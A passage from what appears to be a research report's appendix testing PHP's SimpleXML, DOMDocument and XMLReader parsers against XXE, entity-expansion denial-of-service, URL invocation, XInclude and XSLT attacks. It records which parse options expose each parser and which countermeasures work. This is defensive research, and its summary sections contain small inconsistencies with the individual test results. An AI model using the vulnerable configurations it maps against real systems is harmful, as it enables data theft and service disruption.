The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The [30] external subset is loaded. Note that SimpleXML activates network access by default. This test case confirms that the parser is vulnerable to URL Invocation attacks.

D.1.4.3. testURLInvocation_doctype_LIBXML_DTDATTR_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_DTDATTR** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.1.4.4. testURLInvocation_doctype_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The [30] external subset is loaded. Note that SimpleXML activates network access by default. This test case confirms that the parser is vulnerable to URL Invocation attacks.

D.1.4.5. testURLInvocation_doctype_LIBXML_DTDLOAD_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_DTDLOAD** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.1.4.6. testURLInvocation_doctype_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The [30] external subset is loaded. Note that SimpleXML activates network access by default. This test case confirms that the parser is vulnerable to URL Invocation attacks.

D.1.4.7. testURLInvocation_doctype_LIBXML_DTDVALID_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_DTDVALID** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.1.4.8. testURLInvocation_doctype_LIBXML_NOENT

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The feature “NOENT” does not affect the loading of the [30] external subset. This test case confirms that the parser is not vulnerable to URL Invocation.

D.1.4.9. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implications are identical to Paragraph D.1.4.1.

D.1.4.10. testURLInvocation_externalGeneralEntity_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Setting the ParseOption "DTDATTR" does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser not is vulnerable to URL Invocation attacks.

D.1.4.11. testURLInvocation_externalGeneralEntity_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Setting the ParseOption "DTDLOAD" does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser not is vulnerable to URL Invocation attacks.

D.1.4.12. testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.4.6

D.1.4.13. testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.4.7

D.1.4.14. testURLInvocation_externalGeneralEntity_LIBXML_NOENT

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The feature "NOENT" affects processing of external general entities. This test case confirms that the parser is vulnerable to URL Invocation.

D.1.4.15. testURLInvocation_externalGeneralEntity_LIBXML_NOENT_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_NOENT** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Failure to process entity remote". The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. Therefore, the remote entity is not declared in the XML document, causing an error. This test case confirms that the parser is not vulnerable to URL Invocation attacks

D.1.4.16. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.1.4.1.

D.1.4.17. testURLInvocation_parameterEntity_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.4.2. Setting the ParseOption "DTDATTR" affects external parameter entities within the [28b] internal subset.

D.1.4.18. testURLInvocation_parameterEntity_LIBXML_DTDATTR_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.4.3.

D.1.4.19. testURLInvocation_parameterEntity_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.4.4. Setting the ParseOption “DTDLOAD” affects external parameter entities within the [28b] internal subset.

D.1.4.20. testURLInvocation_parameterEntity_LIBXML_DTDLOAD_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.4.5.

D.1.4.21. testURLInvocation_parameterEntity_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.4.6.

D.1.4.22. testURLInvocation_parameterEntity_LIBXML_DTDVALID_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.4.7.

D.1.4.23. testURLInvocation_parameterEntity_LIBXML_NOENT

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.4.14.

D.1.4.24. testURLInvocation_parameterEntity_LIBXML_NOENT_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.1.4.15.

D.1.4.25. testURLInvocation_XInclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.
The settings, processing and result/security implications are identical to Paragraph D.1.4.1.

D.1.4.26. testURLInvocation_XInclude_LIBXML_XINCLUDE

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_XINCLUDE** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This feature has no effect. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.1.4.27. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph D.1.4.1.

D.1.4.28. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph D.1.4.1.

D.1.4.29. Conclusion of URL Invocation Attacks

Doctype

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) "DTDATTR", (ii) "DTDLOAD" and (iii) "DTDVALID" change the default behavior and render the parser vulnerable. The feature "NOENT" does not change the default behavior. The following countermeasures are available:
(i) Set the feature "NONET" to deactivate network access.

External General Entity

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) "DTDVALID" and (ii) "NOENT" change the default behavior and render the parser vulnerable. The features (i) "DTDATTR" and (ii) "DTDLOAD" do not change the default behavior. The following countermeasures are available:
(i) Set the feature "NONET" to deactivate network access.

Parameter Entity

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) "DTDATTR", (ii) "DTDLOAD" (iii) "DTDVALID" and (iv) "NOENT" change the default behavior and render the parser vulnerable. The following countermeasures are available:
(i) Set the feature "NONET" to deactivate network access.

XInclude

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The feature “XINCLUDE” does not change the default behavior.

NoNamespaceSchemaLocation / SchemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

Summary

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDATTR”, (ii) “DTDLOAD” (iii) “DTDVALID”, (iv) “NOENT” and (v) “XINCLUDE” render the parser vulnerable. The following countermeasures are available:
(i) Set the feature “NONET”.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting feature “NONET” and (i) “DTDVALID”,or (ii) “NOENT” classic XXE attacks are still possible.
- ⋆ When setting feature “NONET” and (iv) “XINCLUDE” XInclude attacks are still possible.

D.1.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

D.1.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 9.3.2.

Processing

The [43] content of [39] element ’data’ is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

D.1.5.2. testXInclude_LIBXML_XINCLUDE

Additional test: Checks whether this feature facilitates XInclude attacks.

Settings

The feature **LIBXML_XINCLUDE** is set as a ParseOption.
For a discussion of this feature refer to Section 9.3.2.

Processing

The [43] content of [39] element 'data' is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This feature has no effect. This test confirms that the parser is not vulnerable to XInclude attacks.

Other users (nbijnens at servs dot eu) [php15j] have also experienced this strange behavior and have come up with a workaround. We include it as information at this point in Listing D.1.

```
1 <?php
2 $xml = new DOMDocument();
3 $xml->loadXML ($XMLString);
4 $xml->xinclude();
5 $xml = simplexml_import_dom($xml);
6 ?>
```

Listing D.1: Workaround using DOMDocument to process XInclude in SimpleXML

The test results are discussed in Section D.2.5.

D.1.5.3. Conclusion of XINCLUDE Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. The feature "XINCLUDE" does not change the default behavior.

D.1.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

D.1.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 9.3.2.

Processing

The root [39] element of the XML document is still the [39] element xsl:stylesheet. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. PHP supports XSLT by using the class XSL [php15n]. However this must be manually invoked.

D.1.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks. Therefore, no countermeasures are necessary. The documentation [php15i] does not mention any support for XSLT.

D.2. DOMDocument

D.2.1. Denial-of-Service Attacks

We execute the same set of tests as in Section D.1.1, which yields identical results.

D.2.2. XML External Entity (XXE) Attacks

We execute the same set of tests as in Section D.1.2, which yields identical results.

D.2.3. XXE Attacks Based on Parameter Entities

We execute the same set of tests as in Section D.1.3, which yields identical results.

D.2.4. URL Invocation Attacks

We execute the same set of tests as in Section D.1.4, which yields identical results.

Additionally, DOMDocument offers a method xinclude in order to perform processing of XInclude. Using this method activates processing of XInclude and renders the parser vulnerable to URL Invocation attacks. The feature “NONET”, which is used as countermeasure for URL Invocation attacks, has no effect on this feature. This behavior is unexpected and should be handled with care.

D.2.5. XInclude Attacks

We execute the same set of tests as in Section D.1.5, which yields identical results.

Additionally, DOMDocument offers a method “xinclude” to perform processing of XInclude. Using this method activates processing of XInclude and renders the parser vulnerable to XInclude attacks.

D.2.6. XSLT Attacks

We execute the same set of tests as in Section D.1.6, which yields identical results.

D.3. XMLReader

D.3.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

D.3.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 9.5.2.

Processing

The [43] content of the root [39] element is empty, that is the target string "dos" is found 0 times.

Result/Security Implication

The parser does not process internal general entities. This test case confirms that the parser is not vulnerable to DoS attacks by default.

D.3.1.2. testDOS_core_LIBXML_NOENT

Additional test: Checks whether this feature facilitates DoS attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

D.3.1.3. testDOS_core_setParserProperty_SUBST_ENTITIES

Additional test: Checks whether this feature facilitates DoS attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

D.3.1.4. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Detected an entity reference loop".

Result/Security Implication

This indicates that the parser has some inbuilt limits regarding the total number of entity references. This test case confirms that the parser is not vulnerable to DoS attacks by default.

D.3.1.5. testDOS_indirections_LIBXML_NOENT

Additional test: Checks whether this feature facilitates DoS attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Detected an entity reference loop".

Result/Security Implication

This indicates that the parser has some inbuilt limits regarding the total number of entity references. This test case confirms that the parser is not vulnerable to DoS attacks by default.

D.3.1.6. testDOS_indirections_LIBXML_NOENT_PARSEHUGE

Additional test: Checks whether this feature deactivates inbuilt DoS protection mechanisms.

Settings

The feature (i) **LIBXML_NOENT** and (ii) **LIBXML_PARSEHUGE** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks.

D.3.1.7. testDOS_indirections_LIBXML_PARSEHUGE

Additional test: Checks whether this feature facilitates DoS attacks.

Settings

The feature **LIBXML_PARSEHUGE** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The [43] content of the root [39] element is empty, that is the target string "dos" is found 0 times.

Result/Security Implication

Event though the parser does not enforce any limits on entity expansion, the parser does not process internal general entities. This test case confirms that the parser is not vulnerable to DoS attacks.

D.3.1.8. testDOS_indirections_setParserProperty_SUBST_ENTITIES

Additional test: Checks whether this feature facilitates DoS attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Detected an entity reference loop".

Result/Security Implication

This indicates that the parser has some inbuilt limits regarding the total number of entity references. This test case confirms that the parser is not vulnerable to DoS attacks by default.

D.3.1.9. testDOS_indirections_..._SUBST_ENTITIES_LIBXML_PARSEHUGE

Additional test: Checks whether this feature deactivates inbuilt DoS protection mechanisms.

Settings

The feature (i) **SUBST_ENTITIES** is set to **true** and (ii) **LIBXML_PARSEHUGE** is set as a ParseOption. For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks.

D.3.1.10. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).
The settings, processing and result/security implications are identical to Paragraph D.3.1.1.

D.3.1.11. testDOS_entitySize_LIBXML_NOENT

Additional test: Checks whether this feature facilitates DoS attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.1.2.

D.3.1.12. testDOS_entitySize_setParserProperty_SUBST_ENTITIES

Additional test: Checks whether this feature facilitates DoS attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.1.3.

D.3.1.13. Conclusion of Denial-of-Service Attacks

The parser is not vulnerable to DoS attacks by default. Therefore, no countermeasures are necessary. The features (i) "NO_ENT", (ii) "SUBST_ENTITIES" (iii) "NO_ENT" and "PARSEHUGE" and (iv) "SUBST_ENTITIES and "PARSEHUGE" change the default behavior and render the parser vulnerable. Using the feature "PARSEHUGE" on its own does not change the default behavior.

D.3.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

D.3.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The parser does not process external general entities. This test case confirms that the parser is not vulnerable to XXE attacks by default.

D.3.2.2. testXXE_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

This feature does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.2.3. testXXE_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

According to the API [php15h], setting the ParseOption “DTDLOAD” causes the parser to load the [30] external subset. This does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.2.4. testXXE_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external general entities. It is unclear at this point why the parser is not processing the external general entity. This test case confirms that the parser is not vulnerable to XXE attacks.

Note: A different test in Paragraph D.3.4.25 shows that XMLReader handles network URIs.

D.3.2.5. testXXE_LIBXML_NOENT

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks.

D.3.2.6. testXXE_LIBXML_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **LIBXML_NOENT** is set as a ParseOption and (ii) the method **disable_entity_loader()** is set to **true**. For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to loadexternal entity "file:///C:/Christopher_Spaeth/code/xml_files_windows/xxe.txt"”

Result/Security Implication

The parser does not fetch the content of the external general entity. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.2.7. testXXE_setParserProperty_LOADDTD

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **LOADDTD** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

According to the API [php15l], setting the feature “LOADDTD” causes the parser to load the [30] external subset. This does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.2.8. testXXE_setParserProperty_DEFAULTATTRS

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **DEFAULTATTRS** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

This feature does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.2.9. testXXE_setParserProperty_VALIDATE

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **VALIDATE** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

This feature does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser is not vulnerable to XXE attacks. Note: A different test in Paragraph D.3.4.33 shows that XMLReader handles network URIs.

D.3.2.10. testXXE_setParserProperty_SUBST_ENTITIES

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks.

D.3.2.11. testXXE_setParserProperty_SUBST_ENTITIES_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true** and (ii) the method **disable_entity_loader()** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to load external entity "file:///C:/Christopher_Spaeth/code/xml_files_windows/xxe.txt"”

Result/Security Implication

The parser does not fetch the content of the external general entity. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.2.12. Conclusion of XXE Attacks

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary. The features (i) “NO_ENT” and (ii) “SUBST_ENTITIES” change the default behavior and render the parser vulnerable. The features (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID”, (iv) “LOADDTD”, (v) “VALIDATE” and (vi) “DEFAULTATTRS” do not change the default behavior. The following countermeasures are available:
(i) Apply the method “disable_entity_loader” (true) to deactivate loading of external general entities. This works even if other features, such as (i) “NO_ENT” or (ii) “SUBST_ENTITIES” are set simultaneously.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting the method “disable_entity_loader” and (i) “NOENT” or (ii) “SUBST_ENTITIES” DoS attacks are still possible.

D.3.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.3.

D.3.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 9.5.2.

Processing

The parser triggers an PHPUnit_Framework_Error "Entity 'intern' not defined".

Result/Security Implication

The internal general entity "intern" is not resolved. If the reference to the internal general entity is removed in the XML document, the parser does not trigger an error.

The results of this test case are inconclusive at this point.

D.3.3.2. testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDATTR

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **LIBXML_DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data".

Result/Security Implication

This test result does not show whether this feature affects processing of external parameter entities, because internal general entities are disabled by default. This test case confirms that the parser is not vulnerable to XXE attacks.

Note: A different test in Paragraph D.3.4.40 shows that XMLReader handles network URIs. This does change the conclusions of this test.

D.3.3.3. testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDLOAD

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

According to the API [php15h], setting the ParseOption “DTDLOAD” causes the parser to load the [30] external subset. This test result does not show whether this feature affects processing of external parameter entities, because internal general entities are disabled by default. This test case confirms that the parser is not vulnerable to XXE attacks.

Note: A different test in Paragraph D.3.4.43 shows that XMLReader handles network URIs. This does change the conclusions of this test.

D.3.3.4. testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDVALID

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **LIBXML_DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external general entities. This test result does not show whether this feature affects processing of external parameter entities, because internal general entities are disabled by default. This feature has no impact on processing of external parameter entities.

Note: A different test in Paragraph D.3.4.46 shows that XMLReader handles network URIs. This does change the conclusions of this test.

D.3.3.5. testInternalSubset_ExternalPEReferenceInDTD_LIBXML_NOENT

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks.

D.3.3.6. testInternalSubset_ExternalPEReferenceInDTD_..._disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **LIBXML_NOENT** is set as a ParseOption and (ii) the method **disable_entity_loader()** is set to **true**. For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
"I/O warning : failed to load external entity "file:///C:/Christopher_Spaeth/code/xml_files_windows/xxe.txt""

Result/Security Implication

The parser does not fetch the content of the external general entity. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.7. testInternalSubset_ExternalPEReferenceInDTD_setParserProperty_LOADDTD

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **LOADDTD** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data".

Result/Security Implication

According to the API [php15l], setting the feature "LOADDTD" causes the parser to load the [30] external subset. This test result does not show whether this feature affects processing of external parameter entities, because internal general entities are disabled by default. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.8. testInternalSubset_ExternalPEReferenceInDTD_..._DEFAULTATTRS

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **DEFAULTATTRS** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data".

Result/Security Implication

This test result does not show whether this feature affects processing of external parameter entities, because internal general entities are disabled by default. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.9. testInternalSubset_ExternalPEReferenceInDTD_setParserProperty_VALIDATE

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **VALIDATE** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

This test result does not show whether this feature affects processing of external parameter entities, because internal general entities are disabled by default. This test case confirms that the parser is not vulnerable to XXE attacks.

Note: A different test in Paragraph D.3.4.54 shows that XMLReader handles network URIs. This does change the conclusions of this test.

D.3.3.10. testInternalSubset_ExternalPEReferenceInDTD_..._SUBST_ENTITIES

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **SUBST_ENTITIES** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks.

D.3.3.11. testInternalSubset_ExternalPEReferenceInDTD_ ..._SUBST_ENTITIES_disable_entity_loader

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true** and (ii) the method **disable_entity_loader()** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
“I/O warning : failed to load external entity "file:///C:/Christopher_Spaeth/code/xml_files_windows/xxe.txt"”

Result/Security Implication

The parser does not fetch the content of the external general entity. This test case confirms that the parser is not vulnerable to XXE attacks.

D.3.3.12. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.3.3.1.

D.3.3.13. testInternalSubset_PEReferenceInDTD_LIBXML_DTDLOAD

Additional test: Checks whether this feature activates processing of internal parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.3.3.2.

D.3.3.14. testInternalSubset_PEReferenceInDTD_LIBXML_DTDLOAD

Additional test: Checks whether this feature activates processing of internal parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.3.3.3.

D.3.3.15. testInternalSubset_PEReferenceInDTD_LIBXML_DTDVALID

Additional test: Checks whether this feature activates processing of internal parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.3.3.4.

D.3.3.16. testInternalSubset_PEReferenceInDTD_LIBXML_NOENT

Additional test: Checks whether this feature activates processing of internal parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.3.3.5.

D.3.3.17. testInternalSubset_PEReferenceInDTD_setParserProperty_LOADDTD

Additional test: Checks whether this feature activates processing of internal parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.3.3.7.

